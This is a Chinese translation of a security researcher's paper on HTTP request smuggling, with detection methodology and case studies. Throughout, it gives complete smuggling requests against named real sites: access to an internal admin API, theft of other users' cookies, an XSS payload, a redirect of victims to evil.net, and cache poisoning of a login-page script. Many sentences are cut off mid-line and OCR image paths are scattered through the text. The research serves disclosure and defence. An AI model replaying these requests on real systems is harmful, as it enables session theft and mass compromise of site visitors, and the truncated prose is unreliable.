HTTP Desync Attacks: Smashing into the Cell Next Door

HTTP Desync Attacks: Smashing into the Cell Next Door

文章转载议题:https://www.blackhat.com/us-19/briefings/schedule/index.html#http-desync-attacks-smashing-into-the-cell-next-door-15153(相关文章资源放到文

James Kettle - james.kettle@portswigger.net - @albinowax

写在前面

第一次译是在议题出来的第二天，然而当时也有很多的地方看不懂，所以有的地方是完全按照ppt的英文句意来译了。后来师傅们发现存在很多bug的地方，在这里只能说句

如果文中还有不妥的地方，烦请各位师傅指出

Abstract

传统上，HTTP请求被视为独立的独立实体。在本文中，我将探讨一种远程、未经身份验证的攻击者能够打破这种隔离并将其请求转接到其他人身上的技术。通过这种技术，bounties中获得超过6万美元


将这些目标作为案例研究，我将向您展示如何巧妙地修改受害者的请求，以将其路由到恶意领域，调用有害的响应。我还将演示在您自己的请求中使用后端重组，攻击基于前

HTTP Request
Smuggling(后文称为请求走私)最初是由WatchFire1于2005年记录下来的，但由于其困难和附带损害的可怕名声，使得当Web服务的敏感性增常期间，它大多被忽视。除了


Core concepts

自HTTP/1.1以来，通过一个底层TCP或SSL/TLS套接字发送多个HTTP请求被广泛支持。这个协议非常简单——HTTP请求只需背靠背地放置，服务器解析报头就可以知道每个pipeline2混淆，后者是少见的类型，在本文的攻击描述中不予介绍。

这本身是无害的。然而，现代网站是由一系列的系统组成的，都是通过HTTP进行对话的。此多层体系结构接收来自多个不同用户的HTTP请求，并通过单个TCP/TLS连接将其



这意味着，后端与前端关于"每条消息在哪里结束"达成一致是至关重要的。否则，攻击者可能会发送一条不明确的消息，使后端将其解释为两个不同的HTTP请求



这使攻击者能够在下一个合法用户请求开始时预先处理任意内容。在本文中，走私内容将被称为"前缀"，并以橙色突出显示。

让我们假设前端浏览器优先处理第一个内容长度头，后端优先处理第二个内容长度头。从后端的角度来看，TCP流可能看起来像：

```
POST / HTTP/1.1
Host: example.com
Content-Length: 6
Content-Length: 5

12345GPOST / HTTP/1.1
Host: example.com
…
```

在引擎中，前端浏览器将蓝色和橙色数据转发到后端，后端在发出响应之前只读取蓝色内容。这使得后端套接字受到橙色数据的污染。当合法的绿色请求到达时，它最终附加

在这个例子中，注入的"G"会破坏绿色用户的请求，他们可能会得到"未知方法GPOST"的响应。

本文中的每个攻击都遵循这个基本格式。WatchFire论文描述了一种称为"反向请求走私"的替代方法，但这依赖于前端和后端系统之间的管道连接，因此很少有选择。

在现实生活中，双重content-length技术很少起作用，因为许多系统明智地拒绝具有多个内容长度头的请求。相反，我们将使用分块编码攻击系统-这次我们利用RFC2616规

如果接收的消息同时包含传输编码头字段(Transfer-Encoding)和内容长度头(Content-Length)字段，则必须忽略后者

由于规范默许可以使用Transfer-Encoding和Content-Length处理请求，因此很少有服务器拒绝此类请求。每当我们找到一种方法，将Transfer-Encoding隐藏在服务端的一

您可能不太熟悉分块编码，因为像Burp
Suite这样的工具会自动将分块的请求/响应缓冲到常规消息中，以便于编辑。在分块的消息中，正文由0个或多个分块组成。每个块由块大小、换行符和块内容组成。消息以

```
POST / HTTP/1.1
Host: example.com
Content-Length: 6
Transfer-Encoding: chunked

0

GPOST / HTTP/1.1
Host: example.com
```

在这种情况，我们没有在这里隐藏传输编码头(Transfer-Encoding header)，因此此漏洞主要适用于前端根本不支持分块编码的系统，这在使用Akamai
cdn(content delivery network)的许多网站上都可以看到。

如果后端不支持分块编码，我们需要翻转偏移量：

```
POST / HTTP/1.1
Host: example.com
Content-Length: 3
Transfer-Encoding: chunked

6
PREFIX
0

POST / HTTP/1.1
Host: example.com
```

这种技术在相当多的系统上都起作用，但是我们可以让传输编码头难以被发现，从而利用更多的资源，这样一个系统就"看不到它"。这可以通过使用服务器的HTTP解析的差

```
Transfer-Encoding: xchunked
```

```
Transfer-Encoding : chunked
```

```
Transfer-Encoding: chunked
Transfer-Encoding: x
```

```
Transfer-Encoding:[tab]chunked
```

```
GET / HTTP/1.1
 Transfer-Encoding: chunked
```

```
X: X[\n]Transfer-Encoding: chunked
```


```
Transfer-Encoding
 : chunked
```

如果前端和后端服务器都有这些处理，那么每个处理都是无害的，否则都是一个重大威胁。有关更多技术，请查看Regilero正在进行的research4.。我们稍后将使用其他技术

Methodology

请求走私背后的理论是直截了当的，但是不受控制变量的数量和我们对前端所发生事情的完全不了解会导致复杂的情况。

我已经开发了应对这些挑战的技术和工具，并将它们组合成以下简单的方法，我们可以利用这些方法来追查请求的走私漏洞并证明其影响：



Detect

检测请求走私漏洞的明显方法是发出一个含糊不清的请求，然后发出一个正常的“受害者”请求，然后观察后者是否得到意外的响应。但是，这极易受到干扰；如果另一个用户

为了解决这个问题，我开发了一种检测策略，它使用一系列请求包，使得易受攻击的后端系统挂起并超时连接。这种技术几乎没有误报，可以抵抗应用程序级的行为从而导致

假设前端服务器使用Content-Length头，后端使用Transfer-Encoding头。我简称这个目标为cl.te。我们可以通过发送以下请求来检测潜在的请求走私：

```
POST /about HTTP/1.1
Host: example.com
Transfer-Encoding: chunked
Content-Length: 4

1
Z
Q
```

由于内容长度较短，前端将只转发蓝色文本，后端将在等待下一个块大小时超时。这将导致可观察到的时间延迟。

如果两个服务器都是同步的（te.te或cl.cl），则前端将拒绝该请求，或者两个系统都将无害地处理该请求。最后，如果从另一个角度（te.cl）执行去同步，由于块大小“q”无

我们可以使用以下请求安全地检测te.cl去同步：

```
POST /about HTTP/1.1
Host: example.com
Transfer-Encoding: chunked
Content-Length: 6

0

X
```

由于“0”分块的终止，前端将只转发蓝色文本，后端将超时等待X到达。

如果Desync以另一种方式发生（cl.te），那么这种方法将使用"X"毒害后端套接字，可能会危害合法用户。幸运的是，通过始终运行首先检测方法，我们可以排除这种可能性

这些请求可以针对头解析中的任意差异进行调整，并用于通过Desyn chronize5自动识别请求走私漏洞-一个开发用于帮助此类攻击的开源Burp Suite
扩展。它们现在也用于Burp
Suite的scanner。尽管这是一个服务器级的漏洞，但单个域上的不同端点通常路由到不同的目标，因此该技术应单独应用于每个端点。

Confirm

在这一点上，你已经尽了最大努力，而不会给其他用户带来副作用的风险。然而，许多客户不愿意在没有进一步证据的情况下认真对待报告，所以这就是我们将要克服的。

如果第一个请求导致错误，后端服务器可能会决定关闭连接，丢弃中毒缓冲区并破坏攻击。尝试通过将设计用于接受POST请求的端点作为目标，并保留任何预期的GET/PO

有些站点有多个不同的后端系统，前端查看每个请求的方法、URL和头，以决定将其路由到何处。如果受害者请求路由到与攻击请求不同的后端，那么攻击将失败。因此，“

如果目标请求看起来像：

```
POST /search HTTP/1.1
Host: example.com
Content-Type: application/x-www-form-urlencoded
Content-Length: 10

q=smuggling
```

那么，一次CL.TE毒害攻击尝试看起来像是：

```
POST /search HTTP/1.1
Host: example.com
Content-Type: application/x-www-form-urlencoded
Content-Length: 51
Transfer-Encoding: zchunked

11
=x&q=smuggling&x=
0

GET /404 HTTP/1.1
Foo: bPOST /search HTTP/1.1
Host: example.com
…
```

如果攻击成功，受害者请求（绿色）将得到404响应。

te.cl攻击看起来很相似，但是需要一个封闭块，这意味着我们需要自己指定所有的头，并将受害者请求放在正文中。确保前缀中的内容长度略大于正文：

```
POST /search HTTP/1.1
Host: example.com
Content-Type: application/x-www-form-urlencoded
Content-Length: 4
Transfer-Encoding: zchunked

96
GET /404 HTTP/1.1
X: x=1&q=smugging&x=
Host: example.com
Content-Type: application/x-www-form-urlencoded
Content-Length: 100

x=
0

POST /search HTTP/1.1
Host: example.com
```

如果一个站点是运行的，另一个用户的请求可能会击中您之前投毒的套接字，这将使您的攻击失败，并可能使用户不安。因此，此过程通常需要进行几次尝试，在高流量站点

Explore

我将使用一系列真实的网站演示其余的方法。像往常一样，我专门针对那些明确表示愿意通过运行bug奖励计划与安全研究人员合作的公司。多亏了大量涌现的私人程序和不

现在我们已经确定套接字投毒是可能的，下一步是收集信息，这样我们就可以发动一次全面的攻击。

前端通常会附加和重写HTTP请求头，如x-forwarded-host和x-forwarded-for，以及许多经常难以猜测名称的自定义头。我们的走私请求可能缺少这些头，这可能导致意外

幸运的是，有一个简单的策略另辟蹊径，并且可以看到这些隐藏的header头。这使得我们可以通过手动添加头来恢复功能，甚至可以启用进一步的攻击。

只需在目标应用程序上查找一个反射post参数的页面，对参数进行无序排列，使反射的参数排列最后，稍微增加内容长度，然后将生成的请求进行走私：

```
POST / HTTP/1.1
Host: login.newrelic.com
Content-Length: 142
Transfer-Encoding: chunked
Transfer-Encoding: x

0

POST /login HTTP/1.1
Host: login.newrelic.com
Content-Type: application/x-www-form-urlencoded
Content-Length: 100
…
login[email]=asdfPOST /login HTTP/1.1
Host: login.newrelic.com
```

绿色请求将在其到达login[email]参数之前由前端重写，因此当它被反射回来时，将泄漏所有内部头：

```
Please ensure that your email and password are correct.

<input id="email" value="asdfPOST /login HTTP/1.1
Host: login.newrelic.com
X-Forwarded-For: 81.139.39.150
X-Forwarded-Proto: https
X-TLS-Bits: 128
X-TLS-Cipher: ECDHE-RSA-AES128-GCM-SHA256
X-TLS-Version: TLSv1.2
x-nr-external-service: external
```

通过增加Content-Length头，您可以逐步检索更多信息，直到您试图读取超过受害者请求末尾的内容，并且受害者的请求会超时。

有些系统完全依赖于前端系统的安全性，一旦您bypass，您就可以直接为所欲为。在login.new
relic.com上，“后端”系统是反代的，因此更改走私的主机头授予我访问不同的新relic系统的权限。最初，我访问的每个内部系统都认为我的请求是通过HTTP发送的，并以重

```
...
GET / HTTP/1.1
Host: staging-alerts.newrelic.com

HTTP/1.1 301 Moved Permanently
Location: https://staging-alerts.newrelic.com/
```

使用前面观察到的x-forwarded-proto头很容易修复：

```
...
GET / HTTP/1.1
Host: staging-alerts.newrelic.com
X-Forwarded-Proto: https

HTTP/1.1 404 Not Found

Action Controller: Exception caught
```

通过一些目录，我在目标上找到了一个有用的端点：

```
...
GET /revision_check HTTP/1.1
Host: staging-alerts.newrelic.com
X-Forwarded-Proto: https

HTTP/1.1 200 OK

Not authorized with header:
```

错误消息清楚地告诉我需要某种类型的授权头，但却没有告诉我字段名。我决定尝试前面看到的"x-nr-external-service"头段：

```
...
GET /revision_check HTTP/1.1
Host: staging-alerts.newrelic.com
X-Forwarded-Proto: https
X-nr-external-service: 1

HTTP/1.1 403 Forbidden

Forbidden
```

不幸的是，这不起作用——我们还是得到直接访问该URL时的禁止响应(403 forbidden)。这表明前端正在使用x-nr-external-service头来指示请求来自Internet，因为我们是通过走私进行的请求，因此丢失了部分请求头，但是我们已经诱使系统认为

此时，我可以将已处理的请求反射技术应用到一系列端点，直到找到一个具有正确请求头的端点。相反，我决定从上一次我的New Relic6中查询一些笔记，这显示了两个非常宝贵的报头-Server-Gateway-Account-Id and Service-Gateway-Is-Newrelic-Admin。使用这些工具，我可以获得对其内部API的完全管理级访问：

```
POST /login HTTP/1.1
Host: login.newrelic.com
Content-Length: 564
Transfer-Encoding: chunked
Transfer-encoding: cow

0

POST /internal_api/934454/session HTTP/1.1
Host: alerts.newrelic.com
X-Forwarded-Proto: https
Service-Gateway-Account-Id: 934454
Service-Gateway-Is-Newrelic-Admin: true
Content-Length: 6
…
x=123GET...

HTTP/1.1 200 OK

{
  "user": {
   "account_id": 934454,
   "is_newrelic_admin": true
  },
  "current_account_id": 934454
  …
}
```

New Relic部署了一个修补程序，并将根本原因诊断为F5 gateway中的一个弱点。据我所知，没有可用的补丁，这意味着在写作的时候这仍然是0day。

Exploit

直接进入内部API确实不错，但它很少是我们唯一的选择。我们还可以针对浏览目标网站的每个人发起大量不同的攻击。

要确定哪些攻击可以应用到其他用户，我们需要了解哪些类型的请求可以被破坏。从“confirm”阶段重复套接字中毒测试，但不断调整“受害者”请求，直到它类似于典型的GE


最后，检查网站是否使用Web缓存-这些可以帮助绕过许多限制，增加我们对哪些资源中毒的控制，并最终增加请求走私漏洞的严重性。

Store

如果应用程序支持编辑或存储任何类型的文本数据，那么利用就非常容易。通过在受害者的请求前加上一个精心设计的存储请求，我们可以让应用程序保存他们的请求并将其

```
POST /1/cards HTTP/1.1
Host: trello.com
Transfer-Encoding:[tab]chunked
Content-Length: 4

9f
PUT /1/members/1234 HTTP/1.1
Host: trello.com
Content-Type: application/x-www-form-urlencoded
Content-Length: 400

x=x&csrf=1234&username=testzzz&bio=cake
0

GET / HTTP/1.1
Host: trello.com
```

一旦受害者的请求到达，它就会保存在我的个人资料中，暴露他们所有的头和cookie：



使用这种技术的唯一主要目的是丢失"&"之后发生的任何数据，这使得从表单编码的post请求中窃取主体很困难。我花了一段时间试图通过使用可选的请求编码来解决这个限

数据存储的机会并不总是如此明显——在另一个网站上，我可以使用"联系我们"表单，最终触发一封包含受害者请求的电子邮件，并获得2500美元的额外收入。

Attack

能够将一个任意prefix放置到其他人的响应报文中，也打开了另一种攻击途径——触发一个有害的响应。

使用有害反应有两种主要方法。最简单的方法是发出"攻击"请求，然后等待其他人的请求击中后端套接字并触发有害响应。一种更为棘手但更强大的方法是亲自发出"攻击"和

在以下每个请求/响应片段中，黑色文本是对第二个（绿色）请求的响应。第一个（蓝色）请求的响应被忽略，因为它不相关。

Upgrading XSS

在审计一个SaaS应用程序时，Param Miner7发现了一个名为saml的参数，Burp
scaner证实它易受反射XSS的攻击。反射式XSS本身不错，但在规模上很难利用，因为它需要用户交互。

通过请求走私，我们可以对主动浏览网站的随机用户提供包含XSS的响应，从而实现直接的大规模利用。我们还可以访问authentication headers 和仅HTTP cookie，这可能会让我们转到其他域。

```
POST / HTTP/1.1
Host: saas-app.com
Content-Length: 4
Transfer-Encoding : chunked

10
=x&cr={creative}&x=
66
POST /index.php HTTP/1.1
Host: saas-app.com
Content-Length: 200

SAML=a"><script>alert(1)</script>POST / HTTP/1.1
Host: saas-app.com
Cookie: …

HTTP/1.1 200 OK
…
<input name="SAML" value="a"><script>alert(1)</script>
0

POST / HTTP/1.1
Host: saas-app.com
Cookie: …
"/>
```

Grasping the DOM

在www.redhat.com上查找请求走私链的漏洞时，我发现了一个基于DOM的开放重定向，这带来了一个有趣的挑战：

```
GET /assets/idx?redir=//redhat.com@evil.net/ HTTP/1.1
Host: www.redhat.com

HTTP/1.1 200 OK

<script>
var destination = getQueryParam('redir')
[poor filtering]
document.location = destination
</script>
```

页面上的一些javascript正在从受害者浏览器的查询字符串中读取“redir”参数，但我如何控制它？请求走私使我们能够控制服务器认为查询字符串是什么，但是受害者的浏览

我可以通过服务器端的某个重定向来解决这个问题：

```
POST /css/style.css HTTP/1.1
Host: www.redhat.com
Content-Type: application/x-www-form-urlencoded
Content-Length: 122
Transfer-Encoding: chunked

0

POST /search?dest=../assets/idx?redir=//redhat.com@evil.net/ HTTP/1.1
Host: www.redhat.com
Content-Length: 15

x=GET /en/solutions HTTP/1.1
Host: www.redhat.com

HTTP/1.1 301 Found
Location: ../assets/idx?redir=//redhat.com@evil.net/
```

受害者浏览器将收到一个301重定向到https://www.redhat.com/assets/x.html?redir=//redat.com@evil.net/，然后执行基于dom的开放重定向并将其带着数据跳转到evi

CDN Chaining

有些网站使用多层反向代理和cdn。这给了我们额外的机会来desynchronization，这是一直被赞赏的，但它也经常增加了问题带来的严重性

一个目标不知何故地使用两层Akamai，尽管服务器由同一供应商提供，但仍有可能将它们不同步，因此，在受害者网站的Akamai network中提供不同的内容：

```
POST /cow.jpg HTTP/1.1
Host: redacted.com
Content-Type: application/x-www-form-urlencoded
Content-Length: 50
Transfer-Encoding: chunked

0

GET / HTTP/1.1
Host: www.redhat.com
X: XGET...

Red Hat - We make open source technologies for the enterprise
```

同样的概念也适用于SaaS提供商——我能够攻破一个建立在知名SaaS平台上的关键网站，将请求定向到建立在同一平台上的不同系统。

'Harmless' responses

因为请求走私让我们影响对任意请求的响应，一些通常无害的行为成为可利用的。例如，即使是不起眼的重定向，也可以通过将javascript导入，从而重定向到恶意域来危害

使用307代码的重定向特别有用，因为在发出post请求后接收307的浏览器将把post重新发送到新的目的地。这可能意味着你可以让不知情的受害者直接将他们的明文密码发

经典的开放式重定向本身就很常见，但是有一种变体在Web中普遍存在，因为它源于Apache和IIS中的默认行为。它很方便地被认为是无害的，被几乎所有人忽视，因为没有

```
POST /etc/libs/xyz.js HTTP/1.1
Host: redacted
Content-Length: 57
Transfer-Encoding: chunked

0

POST /etc HTTP/1.1
Host: burpcollaborator.net
X: XGET /etc/libs/xyz.js HTTP/1.1

HTTP/1.1 301 Moved Permanently
Location: https://burpcollaborator.net/etc/
```

使用此技术时，请密切关注重定向中使用的协议。您可以使用像x-forwarded-ssl这样的头来影响它。如果它卡在HTTP上，而您攻击的是一个HTTPS站点，那么受害者的浏览
Explorer的混合内容保护，如果重定向目标在其HSTS缓存中，Safari将自动升级到HTTPS的连接。

Web Cache Poisoning

在尝试对特定网站进行基于重定向的攻击几个小时后，我在浏览器中打开了他们的主页以查找更多的攻击面，并在Dev控制台中发现了以下错误：

```
▶GET https://52.16.21.24/ net::ERR_CERT_COMMON_NAME_INVALID
```

无论从哪台机器加载网站，都会发生此错误，并且IP地址看起来非常熟悉。在我的重定向探测期间，在我的受害者请求之前，有人请求了一个图像文件，而中毒的响应被缓存

这是对潜在影响的一个很好的证明，但总的来说并不是一个理想的结果。除了依赖基于超时的检测，没有办法完全消除意外缓存中毒的可能性。也就是说，为了将风险降到最
-确保"受害者"请求有一个缓存阻止程序。

-使用turbo Intruder，尽快发送"受害者"请求。
-尝试创建一个prefix来触发反缓存头的响应，或者一个不太可能被缓存的状态代码。
-在不常用的前端处实施攻击。

Web Cache Deception++

如果我们不尝试减少攻击者/用户混合响应缓存的机会，而是接受它呢？

我们可以尝试用受害者的cookie获取包含敏感信息的响应，而不是使用设计用于导致有害响应的前缀：

```
POST / HTTP/1.1
Transfer-Encoding: blah

0

GET /account/settings HTTP/1.1
X: XGET /static/site.js HTTP/1.1
Cookie: sessionid=xyz
```

前端请求：

```
GET /static/site.js HTTP/1.1

HTTP/1.1 200 OK

Your payment history
…
```

当用户对静态资源的请求到达中毒的套接字时，响应将包含其帐户详细信息，并且缓存将通过静态资源保存这些信息。然后，我们可以通过从缓存中加载/static/site.js来检索

这实际上是Web缓存欺骗攻击的一个新变体。它在两个关键方面更强大——它不需要任何用户交互，也不需要目标站点允许您使用扩展。唯一的陷阱是攻击者无法确定受害


PayPal

由于请求走私连锁缓存中毒，我能够持续劫持众多JavaScript文件，其中之一是在Paypal的登录页面：https://c.paypal.com/webstatic/r/fb/fb-all-prod.pp2.min.js.


```
